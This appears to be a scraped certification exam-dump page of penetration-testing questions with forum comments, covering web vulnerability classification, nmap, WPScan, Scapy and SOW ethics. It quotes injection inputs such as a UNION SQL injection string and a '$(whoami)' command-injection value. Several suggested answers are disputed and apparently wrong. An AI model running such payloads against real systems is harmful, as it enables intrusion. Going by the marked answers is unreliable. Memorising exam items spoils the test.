The "stacked" word in "SQL Injection Stacked" means the attacker is trying to stack more SQL instructions in one single query.
Solution: Parameterized queries
(in a real situation, I can't accept that a database webuser should be granted to execute this kind of queries…)
upvoted 1 times

ResStapler 2 years, 5 months ago

This PBQ reminds me of the Star Trek: The Kobayashi Maru, No-Win Scenario.
Knowing the answer 100% seems like the no-win scenario.

PAYLOADS VULNERABILITY TYPE. REMEDIATION
01 #Inner-Tab = DOM XSS - Input sanitization (<> ...)
02 Item=Widget = SQL Injection STACKED - Parameterized Queries
03 Item=Widget%20. = SQLi UNION - Parameterized Queries
04 Search=BOB = Reflected XSS. - Input sanitization (<> ...)
05 Item widget+ convert = SQLi error - Parameterized Queries
06 Site = www. Exa = Command Injection - Sandbox Requests
07 Redirect http: = URL redirect - Preventing External Calls
08 Logfile=%2 = Local File Inclusion - Input Sanitization $
09 Lookup =$(whoami) = Command Injection - Input Sanitization $ [] ()
10 Logfile =http = 2% = Remote File Inclusion - Input Sanitization /,\ Sandbox
upvoted 4 times

am2005 2 years, 11 months ago

Inner Tab = Reflected XSS - Input sanitization (<> ...)
Item= widget = Sql Injection (Stacked) - Parameterized Queries
Item=widget%20.= DOM XSS - Input Sanitization (<> ...)
Search=BOB = Local File Inclusion - sandbox req
Item widget+ convert = Command Injection - sandbox req

Site = www. Exa = SQLi (union) - paramtrized queries
Redirect http : . SQLi (error) - paramtrized queries
Log file =2% Remote File Inclusion – sandbox
Lookup =$ = Command Injection - input saniti $ []
Logfile =http = 2% URL redirect - prevent external calls
upvoted 3 times

DrChats 3 years, 3 months ago
The correct answer is:
1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls
upvoted 3 times

DrChats 3 years, 3 months ago
i got them in WRONG order
upvoted 2 times

DrChats 3 years, 3 months ago
these are the RIGHT numbers
1
2
4
8
6
3
5
10
9
7.....
upvoted 6 times

some_specialist 3 years ago
I took the above and merged it with the initial comment:
1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. Local File Inclusion - sandbox req
4. Remote File Inclusion - sandbox
5. SQLi union - parametrized queries
6. DOM XSS - Input Sanitization (<> ...)
7. Command Injection - sandbox req
8. URL redirect - prevent external calls
9. Command Injection - input saniti $
10. SQLi error - parametrized queries
upvoted 5 times

rootlikegroot 2 years, 8 months ago
Who can 3 (item=widget%20union%20select%20null, null, @@version; - -) be a LFI, this is a union attack
upvoted 7 times

Davar39 3 years, 2 months ago
You are completely right, thank you for putting in the work.
upvoted 7 times

Picklefall1 3 years, 4 months ago

There is so much wrong with the revealed answer here that it's a bit much to type all of it out.

upvoted 3 times

Question #8 *Topic 1*

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME

B. FTPS

C. DNSSEC

D. AS2

Suggested Answer: *A*
Reference:
https://searchsecurity.techtarget.com/answer/What-are-the-most-important-email-security-protocols

Community vote distribution
A (100%)

ronniehaang 2 years, 2 months ago

Selected Answer: A

S/MIME, or Secure/Multipurpose Internet Mail Extensions, is a technology that allows you to encrypt your emails. S/MIME is based on asymmetric cryptography to protect your emails from unwanted access. It also allows you to digitally sign your emails to verify you as the legitimate sender of the message, making it an effective weapon against many phishing attacks out there

upvoted 1 times

rootlikegroot 2 years, 8 months ago

Correct answer is A, the other are not mail protocols.

upvoted 1 times

Question #9 *Topic 1*

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
* The following request was intercepted going to the network device:

GET /login HTTP/1.1 -

Host: 10.50.100.16 -
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0

Accept-Language: en-US,en;q=0.5 -

Connection: keep-alive -
Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk
* Network management interfaces are available on the production network.
* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.

B. Disable or upgrade SSH daemon.

C. Disable HTTP/301 redirect configuration.


D. Create an out-of-band network for management.

E. Implement a better method for authentication.

F. Eliminate network management and control interfaces.

Suggested Answer: *CE*

Community vote distribution



Bluedegard Highly Voted 1 year, 1 month ago

Selected Answer: DE

You guys are stupid. Let's see my discussion

A. is wrong because using complex password is useless if you still rely on basic authentication that the password can be simply revealed by decoding base64 on HTTP traffic.

B. is wrong because SSH daemon is already secure. Protocol 2.0 mean this is SSH v2. Moreover, how do you know whether this Cisco version is outdated or not without searchin for internet while examing? remember, CompTIA is vender-neutral not a sponsored by
Cisco.
C. is also incorrect! if you disable redirect. how the hell the function to redirect http to https will work????? this is essential function for security
F. WTF if you eliminate network management and control interfaces, how can you configure and manage the system?????????????

C is correct because you should not show the management publicly especially in production. It should have a separate network for management.
E. is correct. You should have better method for authentication rather than simple base64 encoding! (Authentication Basic)
upvoted 6 times

Slimeball Most Recent 1 year, 3 months ago

Since this all about PenTesting I would go B and D
B. Running an old SSH protocol, needs to be upgraded. Upgrading SSH would make the network harder to penetrate - old protocols are vulnerable.
D. Out of Band Network for management. Moving the network out of band would make the network management less vulnerable and harder to

penetrate.

B and D would make the network harder to penetrate.

A. is irrelevant.
C. is a redirect misconfiguration but doesn't affect how penetrable the network is
E. Not enough info to determine this imo
F. Eliminating Network Management can't be the solution lol
upvoted 1 times

bieecop 1 year, 8 months ago

Selected Answer: BF

B. Disable or upgrade SSH daemon: The Nmap scan shows that the SSH service on port 22 is open and running a relatively old version of the Cisco SSH protocol (1.25). It is recommended to disable SSH if it is not required or upgrade to a more secure and up-to-date version. This helps mitigate potential security vulnerabilities associated with older versions of SSH.

F. Eliminate network management and control interfaces: The finding that network management interfaces are available on the production network indicates a potential security risk. It is generally recommended to separate network management traffic onto a dedicated out-of-band network, separate from the production network. By creating an out-of-band network for management purposes, the risk of unauthorized access or interference with critical network devices can be reduced.
upvoted 1 times

Inamati 2 years, 8 months ago

Selected Answer: CD

It has to be C&D
upvoted 3 times

[Removed] 3 years ago

I agree with C & D
upvoted 3 times

Davar39 3 years, 2 months ago

I'll go with C&D, having management interfaces on production networks is never a good idea.
upvoted 4 times

Question #10 *Topic 1*

A penetration tester ran a ping `"A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows

B. Apple

C. Linux

D. Android

Suggested Answer: *A*
Reference:
https://www.freecodecamp.org/news/how-to-identify-basic-internet-problems-with-ping/

Community vote distribution
A (100%)

ronniehaang 2 years, 2 months ago

Selected Answer: A

Windows Windows = 128TTL, Linux=64.

upvoted 1 times

Davar39 3 years, 2 months ago

That's correct, Windows = 128TTL, Linux=64.

upvoted 4 times

Question #11 *Topic 1*

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning

B. RFID tagging

C. Meta tagging

D. Tag nesting

Suggested Answer: *C*

Community vote distribution

D (100%)

Davar39 Highly Voted 3 years, 2 months ago

Selected Answer: D

I think it's D, since vlan hopping requires 2 vlans to be nested in a single packet.
Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags.
Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation

upvoted 6 times

MeisAdriano Most Recent 7 months, 2 weeks ago

E) None of them.

upvoted 1 times

RightAsTain 2 years, 5 months ago

I was sure it was D. Thanks Guys for the confirmation.

upvoted 1 times

Pokok2021 2 years, 5 months ago

What is double tagging?

upvoted 1 times

kiduuu 2 years, 10 months ago

Selected Answer: D

is using nested tags inside a packet to attempt to hop VLANs. If he is successful, his
packets will be delivered to the target system, but he will not see any response

upvoted 1 times

[Removed] 3 years ago

It's D

upvoted 1 times

BinarySoldier 3 years, 1 month ago

Selected Answer: D

I agree with Davar39

upvoted 1 times

Question #12 *Topic 1*

SIMULATION -


You are a penetration tester running port scans on a server.


INSTRUCTIONS -

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Suggested Answer: *See explanation below.*

Part 1 - nmap 192.168.2.2 -sV -O

Part 2 - Weak SMB file permissions

BinarySoldier Highly Voted 3 years, 3 months ago

For Part 1, the command MUST include the restriction for 100 ports, since we see only for ports in the result, and a comment saying "96 ports closed"...
Part 1 becomes - nmap --top-ports=100 192.168.2.2 -sV -O

For part 2, going for SMB vulnerabilities would be a better call.

Remember the OS results usually returned by NMAP are guesses, and therefore, mentioning Linux could be a false positive.
With this, Part 2 remains correct.
upvoted 8 times

Davar39 3 years, 2 months ago
I don't agree with the -sV switch, no application versioning shown. Good catch on the "96 ports closed."
I would say nmap 192.168.2.2 -O --top-ports=100 and SMB vulns.
upvoted 4 times

Davar39 3 years, 2 months ago
I stand corrected, based on the following link, service scan has been performed.
The correct answer would be :
nmap 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host
upvoted 14 times

MeisAdriano Most Recent 7 months, 2 weeks ago
here is an explanation of each attack vector and how it applies to the provided Nmap scenario:

- Weak SMB File Permissions: This attack exploits weak file permission configurations on an SMB (Server Message Block) share. However, the Nmap output does not show any indication of an open SMB share, so this attack vector may not be applicable.
- FTP Anonymous Login: This attack exploits FTP servers configured to allow anonymous access. The Nmap output does not show any indication of an open FTP server, so this attack vector may not be applicable.
- WebDAV File Upload: This attack exploits vulnerabilities in a WebDAV server to upload malicious files. The Nmap output does not show any indication of an open WebDAV server, so this attack vector may not be applicable.
- Weak Apache Tomcat Credentials: This attack exploits weak credentials on an Apache Tomcat server. The Nmap output does not show any indication of an open Apache Tomcat server, so this attack vector may not be applicable.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
- Null Session Enumeration: This attack exploits null sessions in Windows to enumerate system information. However, the Nmap output indicates that the operating system is Linux, not Windows, so this attack vector may not be applicable.
- Fragmentation Attack: This attack exploits IP packet fragmentation to evade intrusion detection systems. This attack vector could be applicable, but there are no specific indications in the Nmap output suggesting it would be particularly effective.
- SNMP Enumeration: This attack exploits the SNMP protocol to enumerate system information. The Nmap output does not show any indication of an open SNMP service, so this attack vector may not be applicable.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
- ARP Spoofing: This attack exploits the ARP protocol to intercept network traffic. This attack vector could be applicable, but there are no specific indications in the Nmap output suggesting it would be particularly effective. Based on the provided Nmap output, the open services are Kerberos, NetBIOS, LDAP, and Microsoft DS.

Therefore, the most likely attack vectors to investigate might involve these technologies, such as Kerberos attacks like Pass the Ticket or Golden Ticket, NetBIOS attacks like NBNS spoofing, or LDAP attacks like directory enumeration.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
139 and 445 are associated to SMB(Server Mesasge Block) protocol, used for file and printers share in a network. A "null session attack" could be made creating a SMB session witouth authentication or with null credentials. Could be the only valid answer.
upvoted 1 times

RightAsTain 2 years, 5 months ago
I ran the command and it worked like this nmap -O -sV 192.168.2.2 --top-ports=100 SMB and Null Session
upvoted 3 times

MeisAdriano 7 months, 2 weeks ago

"Null session Enumeration" works on windows, but here the operating system is linux. So can't be the right answer :-)

upvoted 1 times

shakevia463 2 years, 7 months ago

nmap -sV -O --top-ports 100 192.168.2.2

Null Session

Not sure if weak SMB as well

upvoted 1 times

Bostonrock03 2 years, 8 months ago

Why are some answer placing the -sV & -O tags after the ip address? The exam is drag and drop and requires placing the answers in the correct order? Does the exam want the tags before the ip address or after?

upvoted 2 times

MeisAdriano 7 months, 2 weeks ago

in nmap the order of the parameters is not necessary, except for the parameter -p that is used for --ports, in this situation if you specify multiple values, order is sensitive.

upvoted 1 times

am2005 2 years, 11 months ago

nmap -sV -O --top-ports 100 192.168.2.2

Looking at the output you can see ports 139 and 445 are opened. This is wide open for a Null session attack.

upvoted 2 times

DrChats 3 years, 3 months ago

I think part B

Null Session

upvoted 1 times

Question #13 *Topic 1*

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang=`en`>
<head>
<meta name=`viewport` content=`width=device-width` />
<meta http-equiv=`Content-Type` content=`text/html; charset=utf-8` />
<title>WordPress › ReadMe</title>
<link rel=`stylesheet` href=`wp-admin/css/install.css?ver=20100228` type=`text/css` />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. DirBuster

C. WPScan

D. OWASP ZAP

Suggested Answer: *A*

Reference:

https://tools.kali.org/web-applications/burpsuite

Community vote distribution

C (100%)

BinarySoldier Highly Voted 3 years, 1 month ago

Selected Answer: C

Being a wordpress site, I would choose WPScan

upvoted 9 times

MysterClyde Most Recent 1 year, 9 months ago

The most APPLICABLE answer is C. Even though Burpsuite has the ability to run wpscanner as a plug, it is more efficient to pursue the obvious finding for additional vulnerabilities. Yes you can get into a lock room by bulldozing it down (using burpsuite) or you can have a key (wpscan) for that room. In this case, BurpSuite is seen as a distractor since you have more specific info.

upvoted 1 times

ronniehaang 2 years, 2 months ago

Selected Answer: C

WPScan is a web application testing tool designed to work with websites running the WordPress content management system.

upvoted 2 times

ResStapler 2 years, 6 months ago

It does appear that Burp Suite can use a Burp_WP plug-in to scan Wordpress along with everything else extra it scans.

Source: https://www.hackingarticles.in/wordpress-exploitation-using-burpsuite-burp_wp-plugin/

Source: https://securityonline.info/burp_wp-wpscan-like-plugin-for-burp-suite/

upvoted 1 times

ResStapler 2 years, 6 months ago

I am foundering between A and C.

If WPScan (Answer C) is a plugin itself on the site that reports vulnerable themes and plugins on your website, it would be available to wp-admin.

But if the Pentester does not have access to use the WPScan plugin, would the only other choice be (A) Burp Suite?

upvoted 1 times

cuernov 2 years, 11 months ago

Selected Answer: C

We found the CMS so the next step is to run wpscan

upvoted 2 times

BinarySoldier 3 years, 3 months ago

I would choose wpscan over Burp suite in this case. I will take C in this case.

upvoted 4 times

Picklefall1 3 years, 4 months ago

Why is the answer marked as Burpsuite when this is clearly a word press site? Wouldn't WPScan be better?

upvoted 4 times

Question #14 *Topic 1*

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))
except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.

B. Listen for a reverse shell.

C. Attempt to flood open ports.

D. Create an encrypted tunnel.

Suggested Answer: *A*

[Removed] Highly Voted 2 years, 6 months ago

Appeared on exam 25/8/22

upvoted 6 times

BinarySoldier Highly Voted 3 years, 3 months ago

I agree with A. The last print statement gives away the answer. It explicitly shows that they're returning the ports found to be open.

upvoted 5 times

wacaayyyy12 Most Recent 2 years, 8 months ago

Ok, setuju A

upvoted 1 times

Question #15 *Topic 1*

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.

B. Implement multifactor authentication on all corporate applications.

C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.

D. Implement an email security gateway to block spam and malware from email communications.

Suggested Answer: *A*
Reference:
https://resources.infosecinstitute.com/topic/top-9-free-phishing-simulators/

Community vote distribution
A (100%)

[Removed] 1 year, 4 months ago
I thinks it B. If you implement the cyber security awareness training, who is to say that will reduce it to 0% percent the next time the phishing campaign rolls out. With MFA you can prevent the SSO fake site from working, while also ultimately stopping unauthorized acces to the network.
upvoted 1 times

bieecop 2 years, 3 months ago
Selected Answer: A
I agree .....too
upvoted 1 times

DukeNero 2 years, 6 months ago
Selected Answer: A
sure A
upvoted 2 times

BinarySoldier 3 years, 1 month ago
I agree with A
upvoted 3 times

Davar39 3 years, 2 months ago
That's correct.
upvoted 3 times

DrChats 3 years, 3 months ago
Selected Answer: A
I agree .....
upvoted 2 times

Question #16 *Topic 1*

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap

B. tcpdump

C. Scapy

D. hping3

Suggested Answer: *A*
Reference:
https://www.mn.uio.no/ifi/english/research/groups/psy/completedmasters/2017/Kim_Jonatan_Wessel_Bjorneset/kim_jonatan_wessel_bjorneset_testing_security_for_internet_of_things_a_survey_on_vulnerabilities_in_ip_cameras.pdf
(24)

Community vote distribution

C (100%)

BinarySoldier Highly Voted 3 years, 3 months ago

Scapy is the tool used to craft tcp packets.
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html

NMAP is not use to craft packets.

The Answer should be C

upvoted 5 times

MeisAdriano Most Recent 7 months, 2 weeks ago

Selected Answer: C

Nmap: an open source tool for network scanning
tcpdump: catch the packets and show the network traffic
hping3: like a ping, can analize a network, but with more functionality. Can manipulate de TCP header, but not so flexible and powerful like Scapy for the programmatic packet manipulation

the solution is Scapy: a powerful tool for manipulize packets and decode/create/send network packet.

upvoted 1 times

bieecop 1 year, 8 months ago

Selected Answer: C

Scapy is a powerful Python-based interactive packet manipulation program and library. It allows security professionals to create, send, and receive network packets at different layers of the network stack, including the ability to manipulate TCP header fields and payload.
With Scapy, the security professional can construct custom packets with arbitrary values for fields such as TCP header length and checksum. They can then send these crafted packets to the IoT device's proprietary service on TCP port 3011 and observe the response.

upvoted 1 times

lifehacker0777 1 year, 11 months ago

Selected Answer: C

hping3 is scriptable using the Tcl language. but,
Scapy is a powerful interactive packet manipulation tool, packet generator, network scanner, network discovery, packet sniffer, etc. It can for the moment replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, ….

In scapy you define a set of packets, then it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.

upvoted 1 times

bieecop 2 years, 3 months ago

Selected Answer: C

c correct

upvoted 3 times

willsy 2 years, 9 months ago

NOT NMAP, not for changing packets.

upvoted 1 times

tokhs 2 years, 11 months ago

Selected Answer: C

correct answer

upvoted 3 times

BinarySoldier 3 years, 1 month ago

Scapy will do the task better.

upvoted 3 times

Davar39 3 years, 2 months ago

C- Scapy

https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

upvoted 4 times

tokhs 3 years, 3 months ago

Selected Answer: C

C is correct

upvoted 4 times

Question #17 *Topic 1*

A penetration tester is reviewing the following SOW prior to engaging with a client:
`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.`
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection

B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement

C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team


D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address

E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop

F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Suggested Answer: *CE*

Community vote distribution



[Removed] Highly Voted 3 years, 1 month ago
C & D would be correct
upvoted 13 times

jedington Highly Voted 2 years, 11 months ago
C and D.
Can't be E, as the SOW specifically tells the Pentester to wipe the data once done.
F is doubtful since a SOW shouldn't have sensitive information; keeping a SOW implies the Pentester(s) will come back later for a re-assessment.
upvoted 6 times

MeisAdriano Most Recent 7 months, 2 weeks ago
Selected Answer: CD
NOT A) because: in your penetration test can use all tool you are authorized to use.
NOT B) because: that's ethical, not "unethical"
NOT F) because: SOW it's just a document between parts, you can use it to plan future engagements. That's not unethical.

it's D) because: If i ask help in underground hackers forum, sharing the public IP address, I'm sharing information about my client. Information about my client is not only "the IP address" but the question, the answer I can receive and all data and metadata about this situation. If the forum community know that Facebook is doing a pentest in night hours, maybe someone can suppose to attack facebook hiding their actions "like a pentest". That's really not ethical and without professionalism; could be illegal too violating NDA.
upvoted 1 times

MeisAdriano 7 months, 2 weeks ago
Maybe C) because: I'm testing your system, I have not to "appease" the leadership; but this answer is borderline, obviously if I don't tell your vulnerability to you that's not ethical.

Maybe E) because: depends what I'm erasing. Pentest should never compromise the business continuity; if a Pentester deletes tracks about the attack ok, but if a Pentester deletes important files on the tester's laptop, that's not ethical.
upvoted 1 times

AaronS1990 1 year, 11 months ago
Selected Answer: CD
This is definitely C and D
upvoted 1 times

S_ed 1 year, 11 months ago
Thought of CD

upvoted 2 times

bieecop 2 years, 3 months ago

Selected Answer: CD

C D That's correct.

upvoted 4 times

Stache 2 years, 8 months ago

Selected Answer: CD

You need to base your answers off the provided SOW, the only ones that directly go against it are C & D.

upvoted 4 times

willsy 2 years, 9 months ago

People use gold disc images to erase / format and rebuild laptops all the time. If it is secret or above you can technically get the client to pay for the hard drive and you add that onto the cost but we usually just software erase.

upvoted 1 times

kiduuu 2 years, 10 months ago

Selected Answer: CD

C and D.

F is doubtful since a SOW shouldn't have sensitive information

upvoted 5 times

Charlieb123 2 years, 10 months ago

Selected Answer: CF

Are these two actions unethical?

C: Failing to share with the client critical vulnerabilities on purpose

F: Retaining the SOW in breach of the terms.

Both are, in my mind

upvoted 2 times

kiduuu 2 years, 10 months ago

Only C

upvoted 2 times

brandonl 2 years, 11 months ago

C & E. How can it be D? It is the public IP address. Anyone and everyone knows a company's public IP, plus the question never says anything about not sharing the public IP. D certainly does sound shady, but this is no different than consulting Shodan for recon against the public IP address. E could potentially retain sensitive information, and pentesters would have no reason to keep this as a new SOW will be drafted at each arrangement.

upvoted 4 times

shakevia463 2 years, 1 month ago

`Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential

upvoted 1 times

tokhs 2 years, 11 months ago

Selected Answer: DF

correct answer d and f

upvoted 1 times

Davar39 3 years, 2 months ago

C, is surely correct, now D sounds unethical and shady but the question specifically asks to answer based on the information in the specific SOW. So I think that E is also correct. I will go with C and E.

upvoted 1 times

BinarySoldier 3 years, 3 months ago

The answer is not right.

I would go with D and F. With D, Data is being exposed to a third-party which is against the agreement.

And for F, retaining the SOW will be similar to keeping a copy of the data the client terms to be confidential, and since the instruction was to get rid of everything in a secure manner, not getting rid of the SOW will be a breach of that article.

upvoted 2 times

Question #18 *Topic 1*

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless
IDS solutions?

A. Aircrack-ng

B. Wireshark

C. Wifite

D. Kismet

Suggested Answer: *A*
Reference:
https://purplesec.us/perform-wireless-penetration-test/

Community vote distribution

some_specialist Highly Voted 2 years, 11 months ago

Selected Answer: A

Trick question here and pay attention to the wording. COmpTIA goes over both Wifite and Kismet:
"Wifite2 is a wireless auditing tool you can use to assess the WLAN. "
"Kismet is included in Kali Linux and has many different functions. In addition to capturing packets, it can also act as a wireless intrusion detection system."

Since aircrack is also bundled into Wifite, wireshark is out of question, and Kismet is also an IDS and we need to TEST the solution, the correct answer is A.

upvoted 10 times

MeisAdriano Most Recent 7 months, 2 weeks ago

Selected Answer: D

Only Kismet is the right solution.

upvoted 2 times

[Removed] 1 year, 4 months ago

Selected Answer: A

The answer is Aircrack-ng. The Key word here is "test" the effectiveness of the IDS. Aircrack-ng is able to test IDS using its attacking capabilites.

upvoted 1 times

lifehacker0777 1 year, 11 months ago

Selected Answer: D

Kismet's data collector doesn't probe networks like other packet sniffers, so intrusion detection systems can't spot its activities. This makes it a powerful tool for hackers who have access to a computer that is connected to the network. Standard network monitoring systems will spot the presence of the device on which Kismet is running, but won't see that the program is gathering data packets on the network.

upvoted 1 times

lumirr 2 years ago

For me the answer is D,

A
Aircrack-ng is a tool commonly used for wireless network security, including penetration testing and cracking wireless networks. However, it is not specifically designed for configuring intrusion detection over wireless networks

D
In this scenario, the best tool for configuring intrusion detection over wireless networks would be Kismet. Kismet is a wireless network detector, sniffer, and intrusion detection system designed for wireless network security monitoring.

upvoted 1 times

bieecop 2 years, 3 months ago

Selected Answer: A

A.. That's correct.

upvoted 3 times

rangertau 2 years, 5 months ago

Selected Answer: C

